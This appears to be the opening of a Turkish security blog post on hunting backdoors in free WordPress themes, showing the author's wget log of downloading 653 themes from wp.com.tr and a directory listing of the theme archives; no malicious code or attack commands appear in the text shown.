
Arka Kapı Avı


written by Mert SARICA | 1 July 2019
If you are looking for an English version of this article, please visit here.


Eskiden bir blog yazısı veya bir sunum için konu bulabilmek adına uzun mesailer harcardım. Yıllar içinde daha fazla kişiye ulaşmaya başladıkça okurlarımdan, bağlantılarımdan, takipçilerimden gelen mesajlar, Cryptokiller aracının ortaya çıkmasında olduğu gibi blog yazılarıma, sunumlarıma ilham kaynağı olmaya başladı. Bu hikaye 2018 yılının Mayıs ayında LinkedIn bağlantılarım arasında yer alan Özkan AKTEKİN isimli bir kişinin gönderdiği mesaj ile başladı.


Özkan AKTEKİN mesajında sahip olduğu bir kaç web sitesinin sürekli hacklendiğinden dem vuruyordu. Şüpheleri doğrultusunda hareket ederek araştırmalarını belli bir noktaya kadar getiren Özkan ile kısa bir görüşme yaptıktan sonra durumun WordPress teması kaynaklı olduğunu öğrendim. Yapılacaklar listesi (TODO) oldukça kabarık olan biri olarak bu konuya eğilmem biraz zaman almış olsa da farkındalık adına bu konuyu hem yazıya dökmeye hem de Istanbul Bilgi Güvenliği Konferansı'nda sunmaya karar verdim.



Özkan'ın bahsettiği wp.com.tr sitesini ziyaret edip kısaca indirilebilen temalara baktığımda, dizin altındaki klasör ve dosyaların listelenebildiğini farkettim ve ardından 802 MB büyüklüğündeki yaklaşık 653 adet temayı indirmeye başladım.







```
Saving to: â€˜youporn.zipâ€™

youporn.zip                                 100%[=========================================================================================================>]   1.04M  1.79MB/s    in 0.6s

2018-05-21 20:02:00 (1.79 MB/s) - â€˜youporn.zipâ€™ saved [1085982/1085982]

--2018-05-21 20:02:00--  http://www.wp.com.tr/download/youporn2.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1307460 (1.2M) [application/zip]
Saving to: â€˜youporn2.zipâ€™

youporn2.zip                                100%[=========================================================================================================>]   1.25M  1.97MB/s    in 0.6s

2018-05-21 20:02:01 (1.97 MB/s) - â€˜youporn2.zipâ€™ saved [1307460/1307460]

--2018-05-21 20:02:01--  http://www.wp.com.tr/download/zeroerror-lite.1.4.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1959756 (1.9M) [application/zip]
Saving to: â€˜zeroerror-lite.1.4.zipâ€™

zeroerror-lite.1.4.zip                      100%[=========================================================================================================>]   1.87M  2.07MB/s    in 0.9s

2018-05-21 20:02:02 (2.07 MB/s) - â€˜zeroerror-lite.1.4.zipâ€™ saved [1959756/1959756]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?NA
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?NAâ€™

index.html?NA                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.55 MB/s) - â€˜index.html?NAâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?MD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?MDâ€™

index.html?MD                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.66 MB/s) - â€˜index.html?MDâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?SD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?SDâ€™

index.html?SD                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.61 MB/s) - â€˜index.html?SDâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?DD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?DDâ€™

index.html?DD                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.07s

2018-05-21 20:02:03 (1.41 MB/s) - â€˜index.html?DDâ€™ saved [102587]

FINISHED --2018-05-21 20:02:03--
Total wall clock time: 10m 1s
Downloaded: 653 files, 802M in 8m 4s (1.66 MB/s)
root@ubuntu:~/temalar#
```


```
amethyst.1.1.0.zip                colorbox.1.3.zip                  Hector.zip                        minamaze.1.3.4.zip                purpleplay-lite.1.0.8.zip         symbol.1.0.3.zip                  Urania.zip
ampland.zip                       colormag.1.0.2.zip                heidi.1.0.3.zip                   mixr.1.0.2.zip                    Quade.zip                         takeaway.zip                      Ureeka.zip
ample.1.0.2.zip                   colornews.1.0.5.zip               Helix.zip                         mobile-friendly.1.8.zip           Quantez.zip                       tempera.1.4.0.1.zip               Vangard.zip
anaglyph-lite.1.3.zip             coni.1.0.12.zip                   hemingway.1.54.zip                modulus.1.0.6.zip                 Quest.zip                         template_3395.zip                 vantage.1.4.4.zip
aperture.1.1.7.zip                connexions-lite.1.0.4.zip         henny].1.1.0.zip                  momporn.zip                       radiate.1.1.5.zip                 template_3396.zip                 variant-landing-page.1.0.9.zip
appointment-blue.1.1.1.zip        cookingpress.zip                  himalayas.1.0.5.zip               Monaco.zip                        radiate.1.2.1.zip                 template_3397.zip                 veggie-lite.1.0.6.zip
appointment-green.1.0.2.zip       cosimo.1.0.8.zip                  hitchcock.1.04.zip                moonshiners.zip                   rakiya.1.0.6.zip                  template_3398.zip                 verysimplestart.1.5.zip
appointment-red.1.1.1.zip         cosmica.1.0.9.zip                 hizliporn.zip                     Mordor.zip                        ramza.1.3.0.zip                   template_3399.zip                 videotv.zip
aqueduct.1.5.6.zip                creare-magazin-online.1.9.5.zip   hollandex.1.1.0.zip               morning.1.02.zip                  Rasputin.zip                      template_3400.zip                 ving.1.5.zip
arcade-basic.1.0.6.zip            cubetube.zip                      Horcrux.zip                       morning-monday-lite.1.0.7.zip     ravenna.1.04.zip                  template_3401.zip                 Viper.zip
arenatube.zip                     culinier.zip                      htca.zip                          morningtime-lite.1.0.7.zip        real-estate-lite.1.1.3.zip        template_3402.zip                 viral.1.0.6.zip
arise.1.1.8.zip                   Cupid.zip                         hueman.1.5.7.zip                  mosalon.1.0.7.zip                 realhome.zip                      template_3405.zip                 virtue.2.6.4.zip
Arkham.zip                        curiosity-lite.1.2.3.zip          Hunter.zip                        munding-lite.1.0.2.zip            realistic.1.2.1.zip               template_3406.zip                 vivacity-lite.1.11.zip
aron.1.0.7.zip                    curtains.0.0.8.zip                iamsocial.1.0.4.zip               mymagazine.1.0.5.zip              recipes.zip                       template_3407.zip                 voice.zip
arora.1.2.zip                     dark-shop-lite.1.2.3.zip          iconic-one.1.4.9.zip              mystore.1.0.7.zip                 rediate.jpg                       template_3408.zip                 voltata.1.0.9.zip
ascent.zip                        dazzling.zip                      icynets-simplic.1.2.4.zip         Myst.zip                          redtube.zip                       template_3409.zip                 Vulcan.zip
athena.1.0.7.zip                  delicious.0.1.2.zip               illustrious.2.2.6.zip             narwhal.1.0.2.1.zip               refur.1.0.5.zip                   template_3410.zip                 waffle.1.0.9.zip
auberge.zip                       detube.zip                        imedica.zip                       naturo-lite.2.0.zip               regina-lite.1.0.9.1.zip           template_3412.zip                 Wallbase.zip
automotive2.zip                   Devion.zip                        impronta.1.0.8.zip                Nautilus.zip                      rennews-child.1.2.zip             template_3413.zip                 wantedporn.zip
automotive.zip                    diamond.1.1.7.zip                 indibiz.1.2.3.zip                 Nemesis.zip                       Reporter.zip                      template_3415.zip                 waves.1.0.2.zip
AutoRepairShop.zip                Diavlo.zip                        ingrid.1.0.3.zip                  neo-trendy.1.0.4.1.zip            resi.1.1.7.zip                    template_3416.zip                 webapp.zip
Avenue.zip                        dinotube.zip                      inkness.zip                       netpa.zip                         restaurant-lite.1.4.zip           template_3417.zip                 Wembley.zip
aviator.1.0.zip                   directory-starter.1.0.0.zip       Insight.zip                       newgenn.1.0.4.zip                 restful.1.1.7.zip                 template_3418.zip                 west.1.06.zip
avis-lite.1.0.3.zip               directory.zip                     intergrity.zip                    newsanchor.1.04.zip               retailer.1.0.4.zip                template_3419.zip                 Western.zip
awesomeone.1.2.6.zip              Django.zip                        ipunish.zip                       news-maxx-lite.1.0.5.zip          retention.1.3.zip                 template_3420.zip                 wg-piccolo.1.0.4.zip
awptube.zip                       doctors.0.7.zip                   Iris.zip                          Newspress.zip                     Revera.zip                        template_3422.zip                 wiles.1.0.5.zip
azeria.1.1.0.zip                  Drustan.zip                       ishop.1.0.9.zip                   next-saturday.1.3.zip             reyl-lite.1.0.3.zip               template_3423.zip                 willow.1.0.8.zip
badjohnny.1.01.zip                easytube.zip                      Ishop.zip                         niche.1.0.6.zip                   Rhea.zip                          template_3424.zip                 wimpie-lite.1.5.14.zip
bakery.zip                        ebay_theme.zip                    Isomer.zip                        nictitate.1.1.4.zip               riba-lite.1.0.10.zip              template_3425.zip                 win8.1_opera_12.jpg
Balena.zip                        Ebuy.zip                          iwata.1.07.zip                    Nomad.zip                         ribosome.1.1.0.zip                template_3426.zip                 Winter.zip
bbird-under.1.0.4.zip             eightstore-lite.1.0.54.zip        jelly.1.0.7.zip                   non-profit.1.9.zip                ristorante.zip                    template_3427.zip                 wise.1.0.3.zip
beat-mix-lite.1.0.7.zip           eklipse.zip                       jewel-blog.1.0.4.zip              nordic.1.3.zip                    robots.txt                        template_3428.zip                 womack.zip
bhost.1.2.7.zip                   elazi-lite.1.0.4.zip              JÃ±zzbo.zip                       north-east.1.12.zip               rocked.1.06.zip                   template_3429.zip                 woot.1.0.7.zip
Binary.zip                        elephant.zip                      Jobpress.zip                      nova-wp.1.2.zip                   royal.1.0.0.zip                   template_3430.zip                 workflow.1.0.2.zip
biography.1.0.6.zip               Elessa.zip                        jot.1.0.2.zip                     novellite.1.2.2.zip               sahifa.zip                        template_3431.zip                 wpf-flaty.1.1.7.zip
birthday-gift.1.0.2.zip           encase.1.3.0.zip                  Journal.zip                       Nyke.zip                          salient.zip                       template_3432.zip                 wpgumby.1.1.10.zip
biscayalite.2.1.1.zip             Endolf.zip                        Jovial.zip                        oblique.1.09.zip                  sapor.1.0.5.zip                   template_3433.zip                 wpjobus.zip
Bistro.zip                        enigma-parallax.1.1.zip           June.zip                          Oceanus.zip                       scripted.1.4.0.zip                template_3434.zip                 wplms.zip
blacktube.zip                     enigma.zip                        Kansas.zip                        Octavia.zip                       sean-lite.1.1.6.zip               template_3435.zip                 wp-profile.1.2.zip
blask.1.0.4.zip                   Enigma.zip                        Karma.zip                         olevia.1.1.1.zip                  sela.1.0.11.zip                   template_3436.zip                 wprs.zip
bloga.1.0.6.zip                   e-shopper.1.3.zip                 KATASTROF.zip.zip                 olsen-light.1.0.1.zip             Selene.zip                        template_3437.zip                 wp-simple.2.0.3.zip
blogmaster.1.0.4.zip              esteem.1.2.2.zip                  keez.zip                          Olympia.zip                       senses-lite.1.0.4.zip             template_3438.zip                 wShop.1.3.9.zip
blogr.1.1.1.zip                   esteem.zip                        kento-blog.1.0.5.zip              one-paze.2.0.5.zip                sentio.1.6.zip                    template_3449.zip                 Xanadu.zip
blogsixteen.1.4.6.zip             estella.1.0.7.zip                 Kent.zip                          onepress.1.1.2.zip                Sentoz.zip                        template_3450.zip                 Xanthos.zip
blowtube.zip                      euphoriaporn.zip                  kerinci-lite.1.0.5.zip            onetone.zip                       seo.1.2.5.zip                     template_3451.zip                 Xenastore.zip
bluegray.3.7.zip                  evolve.3.5.0.zip                  kerli-lite.1.1.6.zip              onixtube.zip                      seos-business.1.16.zip            template_3469.zip                 Xenon.zip
blueprint-draft.3.3.zip           explor-lite.1.0.4.zip             kiyoshi.1.1.0.zip                 opportune.1.0.3.zip               seos-white.1.08.zip               template_3475.zip                 Xerxes.rar
bluesand.1.2.zip                  fashionbuzz.1.2.3.zip             Kommunity.zip                     Oracle.zip                        sf-impact.2.4.zip                 template_3476.zip                 Xerxes.zip
bluestreet.1.1.1.zip              fashstore.1.0.6.zip               konnichi-an.1.2.0.zip             oren.1.03.zip                     sg-diamond.1.0.zip                template_3478.zip                 xhamster.zip
bootcake.1.0.4.zip                ffashion.1.0.4.zip                kotha.1.4.zip                     organic.zip                       shamrock.1.0.7.zip                template_3479.zip                 xhteme.zip
bootframe-core.1.2.3.zip          fgeek.1.0.5.zip                   krakatau-lite.1.0.5.zip           Orient.zip                        shaped-blog.1.5.zip               template_3480.zip                 xnxxx.zip
bootstrap-four.0.2.3.zip          finaflix.zip                      Krismas.zip                       ostraining-breeze.1.2.12.zip      shelley.1.0.2.zip                 template_3481.zip                 xporn.zip
bootville-lite.1.6.zip            Financio.zip                      Kronos.zip                        OTTO.zip                          shophistic-lite.1.0.8.zip         template_3483.zip                 xt-corporate-lite.1.0.7.zip
bornholm.1.0.12.zip               findcools.1.0.7.zip               krusze.0.9.7.zip                  outliner.1.0.0.zip                Shuttershot.zip                   template_3494.zip                 Yalene.zip
bourboneat.1.0.8.zip              Firecrow.zip                      kyma.1.4.5.zip                    oxbox.1.2.zip                     silk-lite.1.0.8.zip               template_3496.zip                 Yamakazi.zip
boxed-wp.1.06.zip                 fitness-lite.1.8.zip              Lantern_2.zip                     pblog.1.1.4.zip                   silver-quantum.0.2.3.zip          template_3497.zip                 Yasmin.zip
